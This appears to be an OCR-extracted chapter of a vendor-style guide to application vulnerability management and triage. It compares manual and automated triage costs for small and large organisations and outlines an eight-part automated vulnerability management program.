EXCEPTION MANAGMENT
MANUAL SCAN, MANUAL TRIAGE PDF/SPREADSHEET BASED DATA NO AGGREGATION
NO CORRELATION, NO PRIORITIZATION, MANUAL CHASE & TRAIGE, MANUAL EXCEPTION
MANUAL TICKET OPENING/SORTING, NO DATA, HARD TO PLAN, MANUAL CHASE,

The triage and risk management/ assessment for an application involves identifying potential security risks, assessing their likelihood and impact and implementing controls to mitigate or limit those risks. The following steps are typically involved in the risk management process for application security:

1. Identify potential security risks: The first step in the risk management process is to identify potential security risks to the application. This can be done by conducting a Threat modeling exercise, which involves identifying potential threats and vulnerabilities that could be exploited to compromise the application's security.
2. Assess the likelihood and impact of each risk: Once potential risks have been identified, the next step is to assess their likelihood and impact. This involves analyzing the probability that a risk will occur and the potential impact it could have on the application or the organization as a whole.
3. Prioritize risks: Based on the likelihood and impact of each risk, they should be prioritized for further action. Risks with a high likelihood and impact should be given the highest priority, while those with a low likelihood and impact can be addressed at a later stage.
4. Assessment/Triage is the process of analyzing a vulnerability and how to mitigate or remediate it:

    - Assess the impact on the code base (if a library or code change) or system (operational issues).
    - Assess if the fix will be localized to the code base the team is working on or if it has a broader effect on multiple teams/organizations.
    - Assess if existing controls can mitigate the change.
    - Assess if the change could be already scheduled or fixed by a major upgrade (e.g. new hardened image being released, new framework upgrade being scheduled)
5. Quick vs Significant Change implementation: Implement quick code changes (if in IDE while writing code), in tests (if code base can be quickly resolved). If the change is complex (upgrading a framework, upgrading a base image), the resolution is often not immediate and requires more heads to sit around a table and discuss. This is where the vulnerability management and the triage process become essential. When changes are complex, discussing the resolution in a planning session (sprint planning / retrospective) is better to decide when and where the issue should be fixed. The discussion can lead to
    - Change being scheduled and the relevant team alerted (e.g. if the change has Operational SLA impact, users/customers need to be alerted)
    - Changes having ripple effects in another part of the code
    - Changes requiring different teams to participate in the update.
6. Risk exception process: if a change cannot be made within the policy designated SLA/OLA, it is important for the asset owner to raise a risk exception to make organizational leadership aware of the risk to the company. A security issue could be escalated with a risk exception, especially if it requires a major development/operational effort like upgrading a series of Operating Systems or a major library like Open SSL that might break several systems/ cause incidents. Another effect of a risk acceptance (time-based) could be to defer the change, as a major upgrade/ project might be on the horizon (e.g. instead of patching a series of medium vulnerabilities, upgrade the image of servers or the base image of a container).


7. Implement controls to mitigate or manage risks: The next step is to implement remediation or compensating controls to mitigate or reduce the impact of the identified risks. This may involve implementing security controls, such as access controls, encryption or intrusion detection and prevention systems, to protect the application from potential threats.
8. Monitor and review risks: The risk management process is not a one-time event. It is important to continuously monitor and review risks to ensure that the controls in place are effective and that new risks are identified and addressed in a timely manner.
9. Communicate and report on risks: It is important to communicate the risk management process results to relevant stakeholders, such as senior management, developers and other key personnel. This includes reporting on the status of risks and the effectiveness (or limitations) of controls in place, as well as guiding how to manage and mitigate risks in the future.
10. Identify if there were incidents during the change and track issues/changes over time.
11. Write a retrospective review if changes caused ripple effects (incidents).

By following a structured risk management process, organizations can effectively identify, assess and manage security risks to their applications. This helps to minimize the risk of security breaches and protect sensitive information and critical systems from potential threats.

The challenges with vulnerability management and application security issue triage lie in :

- Manual (resource intensive) process.
- Subjectively Measured (inconsistently measured by different people)
- Inconsistent across the organization (different parts of the organization can have different priorities/goals, leading to different measurements of success)
- Slow and human-intensive (requires highly trained and experienced individuals)

Use Cases Small vs Big Organization



Needs of SME vs Large Enterprise

The complexity of triage often derives from the disparity of time and process between the defenders (group on the left) and attackers on the right. The more people decide what to fix and where to automate the process, the slower the process usually becomes. However, in smaller organizations, the approach of fixing everything can be overwhelming because of the sheer number of signals. Small organization do not necessarily can employ T-Shaped security professionals: that is a security professional that knows code, cloud, patching, vulnerability management, scripting, security testing etc… Those talents are rare and large organization tend to employ multiple people/teams specialized in different areas. Small and Medium Enterprises (SME) and Small and Medium Business (SMB) need to address vulnerabilities even more than other organization as one single exploit could result in the end of the reputation. The challenge faced by SMB and SME is the sheer amount of risk carried by the organization, so the risk of running out of capital overshadows usually the risk of a security compromise. When an organization becomes large enough (300-1000 developers) with a sizable customer base the risk of a breach becomes more impactful as the other risks are mitigated / lower in probability; the SME and SMB at this point have accumulated a sheer number of vulnerabilities that needs to be prioritized and addressed.

Hence why at this stage is even more necessary a vulnerability management and application security posture management solution.

Small Enterprise

- Drives compliance, maintaining a minimum viable level of security
- Compliance is the main driver of Small and Medium Enterprises (SMEs) rather than the level of security for the organization.

Compliance and regulation drive SME organizations to develop processes and procedures for enforcing security and compliance.

When it comes to compliance, implementing asset management, vulnerability management and assessments, and generating software bills of materials artifacts, are required.

Medium to Large Enterprises

For these organizations, the challenges are a relatively small security team, different expertise and a vast amount of developers to deal with.

Practices of development are varied and usually the security team needs to steer the program of work towards a better level of security.

Asset inventory is a key element; understanding which team is working on which software or cloud environment is imperative to assess the organization's security level and how to drive security to the right team. It is also vital to ensure the correct team is engaged for emergent situations that may come up with the applications/servers.

Use Case 1: Time Involved in Identifying a Vulnerability

Small-scale businesses encounter various challenges when trying to enhance their security measures. One significant obstacle is the limited budget allocated to the cybersecurity team, directly impacting the availability of security resources and expertise necessary for defining security policies and configuring tools within smaller environments. This, in turn, affects the identification and mitigation of existing security vulnerabilities within the organization.

In contrast, mid-sized organizations face a different set of issues. While they may have more resources and tools at their disposal, the absence of a centralized system, multiple business units and a variety of technology stacks make it a daunting task to consolidate identified issues and consistently apply the most effective solutions across the organization.

Use Case 2: Chasing Teams for Resolution in Small vs Mid-sized Organizations

Encouraging teams to address identified issues may be relatively easy within small-scale businesses. Nevertheless, the real difficulty stems from the need for more security awareness and the challenge of prioritizing and allocating resources to address critical issues. It is a common scenario for employees to take on multiple roles, serving as developers, operations personnel, project managers and more. When a single resource is assigned tasks like vulnerability patching, testing and release management, the likelihood of being able to use checks and balances that are typically applied as part of the best business practices decreases. The security team is often held accountable for security. Hence it is important to communicate the risk of a specific vulnerability with business stakeholders, especially when remediation can't be automated.

In mid-sized enterprises, security teams might be burdened by the complexity of setting up multiple security tools. The absence of a centralized system to gather all known vulnerabilities can complicate matters, particularly when it comes to prioritizing critical issues that have the potential to result in revenue losses and damage to the company's reputation. As the frequency of cyberattacks continues to rise, the process of identifying issues, deduplicating found vulnerabilities, coordinating with business units for issue resolution and testing patched systems becomes a challenging race against the attackers.


Use Case 3: Bug Bounty Program

Scale: Small business - vulnerabilities are managed in spreadsheets -- Need more examples

Within small-scale businesses, there may be a notable absence of Bug Bounty and Responsible Disclosure programs, and if any such initiatives are undertaken, they are often managed through a plethora of spreadsheets. This leads to the manual handling and prioritization of the received reports, introducing a degree of disorder with a high likelihood of human error.

The situation becomes more intricate in mid-sized businesses with multiple business units, where they have more assets and management of a Bug Bounty program for these various units. This is compounded by resource limitations and the absence of a comprehensive vulnerability management program, thereby leading to overwhelmed security resources.

Time to Fix vs Time to Attack




Attackers have an unfair advantage when it comes to dealing with vulnerabilities, as they don't have to deal with internal bureaucracy. They don't have to worry about how many vulnerabilities exist or who owns the assets. They are able to just look for the presence of specific vulnerabilities for which they have already written exploits. They are able to focus their time on the development of malleable exploits that may cross several similar vulnerabilities, enabling them to expand their potential attack surface for a target. Then, they can automate their search for a viable target.

Defenders on the other hand must worry about all reachable vulnerabilities that might give an attacker a way into their environment. Then coordinate the mitigation or remediation of all of them with multiple teams within an organization.

Highlight the difference between the time it takes for developers and security professionals to identify vulnerabilities, fix them and get them to the team that needs to fix vs Attackers that identify vulnerabilities and exploit them when there is an exploit available.

The Cost of Manual and Traditional Vulnerability Triage and Management

To give a perception on how inefficient the process is if done manually, we've summarized below a very generalized, simplified triage process. The purpose of the tables and the number below is to give a perception on the complexity, but also the time it takes to perform vulnerability assessment at scale



Removing manual work to automate, scale more effectively security teams

$ 3.57 M/ YEAR — $ 35.79 K PROGRAM COST — $ 3.57 M TOTAL / 100 APPS »

$ 0.4 M / YEAR — $ 4.5 K PROGRAM COST — $ 0.45 M TOTAL/ 100 APPS

NEXT GENERATION VULNERABILITY MANAGEMENT

$ 3 M

	Manual Triage and Vulnerability Mngm		Automated Triage and Vulnerability Mngm (7X CHEAPER, 12X FASTER)	
DESCRIPTION	COST	TIME	COST	TIME
TOTAL	**$2,983.00**	**24h**	**$376.00**	**2h**
Export of report/ Vulnerabilities	$56.00	30 min	$0.00	0 min
Notification to Security professional	$38.00	20 min	$0.00	0 min
Analysis of reports by DevSecOps	$600.00	320 min	$59.38	15 min
Perform Vulnerability Assessment	$375.00	200 min	$59.38	15 min
Contact the business owner and assess the importance of the application	$375.00	200 min	$0.00	0 min
Research exploitability from different databases & Calculate Vulnerability Matrix	$375.00	200 min	$118.75	30 min
Select subset vulnerabilities to execute across platforms	$338.00	180min	$0.00	0 min
DevSecOps Follow-up with developers on schedule and resolution of vulnerabilities. Assume 1 DevSecOps and 2 devs for 2 meetings	$713.00	180 min	$119.00	30 min
Monitoring resolution of vulnerabilities & follow up on targets with DevOps Teams	$113.00	60 min	$19.00	10 min

*DevSecOps average daily rate 500$, Dev average daily rate 300$

Assumption:

Assuming a medium complexity organization with an application that is run by fewer DevOps teams.

Assuming the application is managed by an individual team and the team has access by a developer and a security professional

Cost of Manual Triage vs Semi-Automated Triage

Manual Vuln management Cost	Traditional Process	Description	Automated Vuln Management Cost	Automated Next-Gen Vulnerability Process
$56.00	30 min	Export of report/ Vulnerabilities	$0.00	0 min
$38.00	20 min	Notification to Security professional	$0.00	0 min
$600.00	320 min	Analysis of reports by DevSecOps	$59.38	15 min
$375.00	200 min	Perform Vulnerability assessment	$59.38	15 min
$375.00	200 min	Contact the business owner and assess the importance of the application	$0.00	0 min
$375.00	200 min	Research exploitability from different databases & Calculate Vulnerability Metrix	$118.75	30 min
$338.00	180 min	Select subset vulnerabilities to execute across platforms	$0.00	0 min
$713.00	180 min	DevSecOps Follow-up with developers on schedule and resolution of vulnerabilities Assume 1 DevSecOps and 2 dev for 2 meetings	$119.00	30 min
$113.00	60 min	Monitoring of resolution of vulnerabilities & Follow-up on targets with DevOps Teams	$19.00	10 min
$2,983.00	24 h		$376.00	2 h

Cost Per Application Per Month

	Triage	Analysis	Collaboration/ Analysis	Fixing	Total
Manual	$94.00	$975.00	$750.00	$1,164.00	$2,983.00
Automated	$0.00	$118.75	$118.75	$138.00	$375.50

Total Time Per Application Per Month/Set of issues


	Triage	Analysis	Collaboration/ Analysis	Fixing	Total
Before	1 h	9 h	7 h	7 h	23 h
After	0 h	1 h	1 h	1 h	2 h

Assumptions for those calculations :

Individual Costs	Daily Cost	Hourly Cost
DevSec Ops	$900	$112.50
Dev	$500	$62.50

Next Generation Vulnerability Management and Assessment Program

Automated vulnerability management has become a critical component of any comprehensive cybersecurity strategy. The cornerstone of this process is maintaining an up-to-date and automated asset inventory with traceability of ownership. Phoenix security and other vulnerability management solutions help track and update assets dynamically. Modernizing vulnerability management involves utilizing software tools and platforms to automate identifying and remediating vulnerabilities in an organization's IT infrastructure. There are eight essential aspects of automated vulnerability management, including automated asset discovery, automated vulnerability scanning, consolidation and aggregation of vulnerabilities and measurement, automated correlation, business contextualization, automated risk prioritization and triage leveraging threat intelligence, continuous patching and remediation if doable and assessment can be done, automated routing of vulnerabilities to the right team/automated association between teams to code/infrastructure, and security testing.


TRADITIONAL TRIAGE & VULNERABILITY MANAGMENT PROCESS
DISCOVER
PRIORITIZE
ASSESS & ACT
DISCOVER
SCAN
AGGREGATE
CORRELATE
CORRELATE
PRIORITIZE
FIND TEAM
CHASE/ FOLLOWUP
PLAN
FOLLOW-UP CHASE
RESOLVE/ RESCAN
MEASURE
EXCEPTION MANAGMENT
MANUAL SCAN, MANUAL TRIAGE PDF/SPREADSHEET BASED DATA NO AGGREGATION
NO CORRELATION, NO PRIORITIZATION, MANUAL CHASE & TRAIGE, MANUAL EXCEPTION
MANUAL TICKET OPENING/SORTING, NO DATA, HARD TO PLAN, MANUAL CHASE,
MODERN NEXT GENERATION TRIAGE AND VULNERABILITY MANAGEMENT PROCESS
AUTOMATE DISCOVERY, AUTOMATE TRIAGE FAST SORTING TROUGH MILLIONS OF ASSETS
AUTOMATE PRIORITIZATION AND ROUTE TICKET TO THE RIGHT TEAM
AUTOMATIC TRIAGE, TRACK OF SLA, ALERTS
MEASURE, REPORT, REVIEW, ACTION & INSIGHTS

1. **Automated Asset Discovery** - Automated asset discovery is the first step in automated vulnerability management. It involves identifying all of the assets in an organization's IT infrastructure, including servers, endpoints, applications, and other devices. This is typically done using automated tools that can scan an organization's network and identify all of the devices connected to it and the individuals who are accessing those devices frequently. This information is critical for vulnerability management, as it provides a comprehensive understanding of the IT environment that needs to be protected.
2. **Automated Vulnerability Scanning** - Automated vulnerability scanning is the second aspect of automated vulnerability management. Once the assets have been identified, the next step is to scan them for vulnerabilities. This is typically done using automated vulnerability scanning tools that can identify known vulnerabilities in the devices and applications in an organization's IT infrastructure. These tools can identify vulnerabilities such as missing patches, misconfigured devices, and insecure software configurations. The Scanning of software issues can be divided into:
    - Software vulnerability scanning
    - Testing vulnerability scanning
    - Cloud/operational vulnerability scanning
3. **Consolidation and aggregation of vulnerabilities and measurement—**Consolidation and aggregation of vulnerabilities and measurement is the third aspect of automated vulnerability management. Once the vulnerabilities have been identified, the next step is consolidating and aggregating them into a single view. This is typically done using automated tools that can gather all of the vulnerabilities identified by the vulnerability scanning tools and consolidate them into a single view. This provides a comprehensive understanding of the vulnerabilities that need to be addressed.
4. **Automated Correlation, Business Contextualization**, and Automated correlation are the fourth aspects of automated vulnerability management. This involves correlating the vulnerabilities with the organization's business context. This is typically done using automated tools that can analyze the vulnerabilities in the context of the

organization's business processes and critical assets. This provides a better understanding of the impact that the vulnerabilities could have on the organization's operations and enables more informed decision-making when prioritizing vulnerabilities for remediation.

- Business Contextualization and threat modeling - what is the business context and the impact of a specific security event on an application (how many users could be affected, what is the data sensitivity, how much downtime can be sustained).
- Locality/ Application Context—These elements provide a better understanding of what and who is connected to the application. Other location considerations include compensating controls and whether the application is web-facing or in the DMZ.

5. Automated risk prioritization and triage leveraging threat intelligence - Automated risk prioritization and triage leveraging threat intelligence is the fifth aspect of automated vulnerability management. Once the vulnerabilities correlate with the organization's business context, the next step is to prioritize them based on risk. This is typically done using automated tools that can analyze the vulnerabilities in the context of the organization's threat landscape and prioritize them based on the potential impact of exploitation. This enables organizations to focus on the most critical vulnerabilities first and reduce their risk exposure.
6. (opt) Continuous patching and remediation - if doable and if the assessment can be done, this sixth aspect of automated vulnerability management should be considered. Once the vulnerabilities have been identified and prioritized, the next step is to remediate them. This is typically done using automated tools that can patch the vulnerabilities or provide guidance to IT teams on how to remediate them manually. Continuous patching and remediation can be done if the organization has a DevOps pipeline that allows automated testing and deployment of patches. This can significantly reduce the time it takes to remediate vulnerabilities and improve the organization's overall security posture.

7. Automated Routing of vulnerabilities to the right team / automated association - Automated routing of vulnerabilities to the right team/automated association between teams to code/infrastructure is the seventh aspect of automated vulnerability management. Once the vulnerabilities have been identified and prioritized, they need to be remediated by the right team. This is typically done using automated tools that can route the vulnerabilities to the appropriate team or associate them with the relevant code or infrastructure owners. This ensures that the right people address vulnerabilities and that remediation efforts are not duplicated or overlooked. Of course, it goes without saying that this can only be accomplished with reliable asset management. Keeping the correct teams updated for the different levels (think of vulns. (vulnerabilities) in the applications themselves vs. vulns in the orchestration tool or the host machine, for instance) of vulnerabilities in your asset management tool. In larger organizations especially, different teams typically handle these. If this is the case in your organization, it will be imperative that you have these different responsible teams identified in your asset management tool.
8. Automated Security testing - Automated security testing is the final aspect of automated vulnerability management. Once the vulnerabilities have been remediated, it is important to verify that they have been effectively addressed and that the IT infrastructure remains secure. Automated security testing tools can be used to verify the effectiveness of the remediation efforts and identify any new vulnerabilities that may have been introduced.
    - Several types of automated security testing tools are available, including penetration testing tools, vulnerability scanners, and code analysis tools. These tools can be used to test the IT infrastructure and identify any weaknesses or vulnerabilities that may be present. Penetration testing tools simulate attacks on the IT infrastructure and attempt to exploit any potential vulnerabilities. Vulnerability scanners identify any known vulnerabilities that may be present, and code analysis tools analyze the code to identify any potential security issues within the source code.

- Automated security testing tools can be integrated into the overall automated vulnerability management process to ensure that vulnerabilities are continuously identified and addressed. By automating the security testing process, organizations can reduce the time and resources required to perform manual testing and improve the accuracy and reliability of the testing results.

The Issue with the Time and Availability of Teams


A medium-sized organization will deal with 200+ repositories, 1000+ developers, and very few application security professionals. Scaling in this scenario is hard and even harder if application security engineers don't have all the data at their fingertips to tell a story about the vulnerabilities.

Section 4 - Triage Framework

Why and Steps Required to Implement Vulnerability Management Framework

With a 34% YoY surge in discovered vulnerabilities, security teams are often reactive, leading to professional burnout—evidenced by half of the security engineers contemplating a career change. To address these challenges, vulnerability management and triage have become indispensable elements of a robust cybersecurity strategy. Specifically, vulnerability triage is crucial for sorting, prioritizing, and fixing vulnerabilities to reduce the organization's overall risk exposure across various platforms, including applications and cloud infrastructure. However, it's important to note that there's no one-size-fits-all solution for vulnerability triage; it necessitates a tailored maturity model that aligns with the organization's specific readiness level. This section delves into the maturation process of vulnerability management and triage, offering insights on how organizations can effectively bolster their cybersecurity defenses.


Noise and Bottleneck


THREAT INTELLIGENCE, CONTEXT, RUNTIME ANALYSIS
CODE 100
WEB / APIS 100
LIBRARY 100
IMPORTANT SECURITY ISSUES 1000
INFRA 100
CONTAINER 100
CLOUD 100
100
1% of vulnerabilities Actually Exploitable
MANUAL TRIAGE / IGNORE
MANUAL PRIORITIZATION
MANUAL CONTEXT
CONTEXTUALIZE PRIORITIZE | ACT ON RISK THAT MATTERS MOST
Alert fatigue and vulnerability blindness → when everything is a critical, nothing is
Uncontextualized Vulnerabilities → impossible to identify critical ones
Business priority conflicts with security → without alignment impossible to reach objectives

Current security issues are identified and often generally triaged by several security team members. This method is hard to scale and generates bottlenecks. A way to collaborate between security and development teams is to delegate the identification and resolution of issues but with a guided approach.

